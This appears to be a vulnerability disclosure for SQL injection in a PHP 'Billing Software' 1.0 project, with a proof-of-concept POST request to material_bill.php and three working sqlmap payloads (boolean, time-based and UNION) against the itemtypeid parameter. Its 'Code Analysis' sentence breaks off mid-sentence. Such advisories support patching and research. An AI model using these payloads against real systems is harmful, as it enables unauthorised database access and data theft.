# BILLING SOFTWARE SQL injection vulnerability

Vulnerability Description: BILLING SOFTWARE SQL injection vulnerability


Manufacturer Information: www.kashipara.com/


Affected Version: 1.0

Environment:

Download Source Code:

https://www.kashipara.com/project/download/project2/user/2023/202310/kashipara.com\_billing-software-zip.zip




Code Analysis:   
 Inadequate validation and filtering of itemtypeid parameters allows attackers to create a malicious request that

POC：

|  |  |  |
| --- | --- | --- |
| |  | | --- | | POST /billing/material\_bill.php HTTP/1.1  Host: localhost  Content-Length: 29  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="98"  Accept: text/html, \*/\*; q=0.01  Content-Type: application/x-www-form-urlencoded; charset=UTF-8  X-Requested-With: XMLHttpRequest  sec-ch-ua-mobile: ?0  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36  sec-ch-ua-platform: "Windows"  Origin: http://localhost  Sec-Fetch-Site: same-origin  Sec-Fetch-Mode: cors  Sec-Fetch-Dest: empty  Referer: http://localhost/billing/supplier\_invoice\_form.php  Accept-Encoding: gzip, deflate  Accept-Language: zh-CN,zh;q=0.9  Cookie: USER\_NAME\_COOKIE=admin; SID\_1=aa141d36; mailpoet\_page\_view=%7B%22timestamp%22%3A1694409700%7D; mailpoet\_subscriber=%7B%22subscriber\_id%22%3A2%7D; \_ga=GA1.1.324136046.1702458922; Hm\_lvt\_6a3c7d9bb52a48ffadde32007d2a259e=1702459185; \_pk\_id.1.1fff=4343a030b8a53617.1702459185.; PHPSESSID=vcssfak4odk78ee70p6p0ee04m  Connection: close  itemtypeid=12&action=pl\_sl\_no | |  | |

Sqlmap：



Payload: itemtypeid=12' AND 1366=(SELECT (CASE WHEN (1366=1366) THEN 1366 ELSE (SELECT 1693 UNION SELECT 9062) END))-- -&action=pl\_sl\_no

Payload: itemtypeid=12' AND (SELECT 4046 FROM (SELECT(SLEEP(5)))rlkd)-- vzrK&action=pl\_sl\_no

Payload: itemtypeid=12' UNION ALL SELECT NULL,CONCAT(0x7170767a71,0x6e586b7648754e504f6d52564f6953635741496949784668436d614664664c6a6d554d7756674161,0x716a787671)-- -&action=pl\_sl\_no

python sqlmap.py -r 3.txt --level 5 --risk 3 --dbms=mysql